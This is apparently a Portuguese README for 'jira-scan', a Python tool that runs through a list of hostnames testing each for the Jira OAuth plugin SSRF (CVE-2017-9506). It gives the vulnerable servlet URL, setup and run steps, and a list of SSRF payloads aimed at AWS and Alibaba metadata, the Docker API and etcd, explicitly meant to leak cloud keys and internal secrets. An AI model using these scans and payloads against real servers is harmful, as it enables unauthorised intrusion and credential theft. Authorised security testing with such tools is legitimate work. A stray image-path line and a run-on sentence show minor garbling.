
 random-robbie/jira-scan
CVE-2017-9506 - SSRF

TESTADO APENAS COM PYTHON 3
Forneça uma lista de sites para testar sem o prefixo http ou https e isto testará cada um deles para a vulnerabilidade SSRF.
O IconUriServlet do Plugin OAuth da Atlassian, da versão 1.3.0 anterior à versão 1.9.12 e da versão 2.0.0 anterior à versão 2.0.4, permite que atacantes remotos acessem o conteúdo de recursos da rede interna e/ou realizem um ataque XSS por meio de Server Side Request Forgery (SSRF).
De acordo com o Atlassian Jira, as seguintes versões são vulneráveis:
O servlet vulnerável é acessível em:
/plugins/servlet/oauth/users/icon-uri?consumerUri=<URL>
Como o servidor busca qualquer URL fornecida em consumerUri, um atacante pode fazer a instância do Jira requisitar recursos internos. Em uma cadeia de ataque completa, esse SSRF é comumente usado para obter um token de autorização OAuth ou roubar credenciais de nuvem: por exemplo, em instâncias hospedadas na AWS, o servlet pode ser apontado para o serviço de metadados da instância EC2 (http://169.254.169.254/latest/meta-data/iam/security-credentials/), retornando credenciais de função IAM que incluem chaves de acesso temporárias da AWS. A resposta do servlet é refletida de volta ao atacante, de modo que qualquer coisa que o endpoint interno retorne — tokens OAuth, metadados, saída de serviços internos — pode ser lida diretamente da resposta HTTP.
Em um ataque de Server-Side Request Forgery (SSRF), o atacante pode abusar de funcionalidades no servidor para ler ou atualizar recursos internos. O atacante pode fornecer ou modificar uma URL que o código em execução no servidor lerá ou para a qual enviará dados e, ao selecionar cuidadosamente as URLs, pode conseguir ler configurações do servidor, como metadados da AWS, conectar-se a serviços internos como bancos de dados habilitados para HTTP ou realizar requisições POST para serviços internos que não deveriam estar expostos.
A aplicação alvo pode ter funcionalidades para importar dados de uma URL, publicar dados em uma URL ou, de outra forma, ler dados de uma URL que pode ser adulterada. O atacante modifica as chamadas a essa funcionalidade fornecendo uma URL completamente diferente ou manipulando como as URLs são construídas (path traversal etc.).
Quando a requisição manipulada chega ao servidor, o código do lado do servidor captura a URL manipulada e tenta ler dados da URL manipulada. Ao selecionar URLs de destino, o atacante pode conseguir ler dados de serviços que não estão diretamente expostos na internet:
http://169.254.169.254/latest/meta-data/ onde configurações importantes e, às vezes, até chaves de autenticação podem ser extraídas.file://. O atacante também pode usar essa funcionalidade para importar dados não confiáveis para código que espera ler dados apenas de fontes confiáveis e, assim, contornar a validação de entrada.Instale as dependências:
pip install -r requirments.txt
Isso instala requests e colorama.
list.txt no mesmo diretório do script, contendo um hostname por linha sem o prefixo http:// ou https://:jira.example.com
jira.otherexample.com
python3 jira-scan.py
O script lê cada linha de list.txt e, para cada hostname, envia uma requisição GET para:
https://<host>/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.com

Se o corpo da resposta contiver o marcador do logotipo do Google, o host é reportado como vulnerável:
[*] Testing: jira.example.com [*]
[*] *********** Jira Vulnerable... Found *********** [*]
Caso contrário, imprime [*] Not Vulnerable [*].
Payloads SSRF divertidos para testar através do parâmetro consumerUri...
AWS — uma função IAM irá vazar chaves AWS
http://169.254.169.254/latest/meta-data/
Alibaba
http://100.100.100.200/latest/meta-data/
Docker — listar contêineres
http://127.0.0.1:2375/v1.24/containers/json
Kubernetes ETCD — pode conter chaves de API e IPs e portas internos
http://127.0.0.1:2379/v2/keys/?recursive=true
Esta ferramenta é fornecida apenas para testes de segurança autorizados e divulgação responsável. Não a utilize contra sistemas para os quais você não tenha permissão explícita de teste.
Robbie Wiggins — What-Security · GitHub
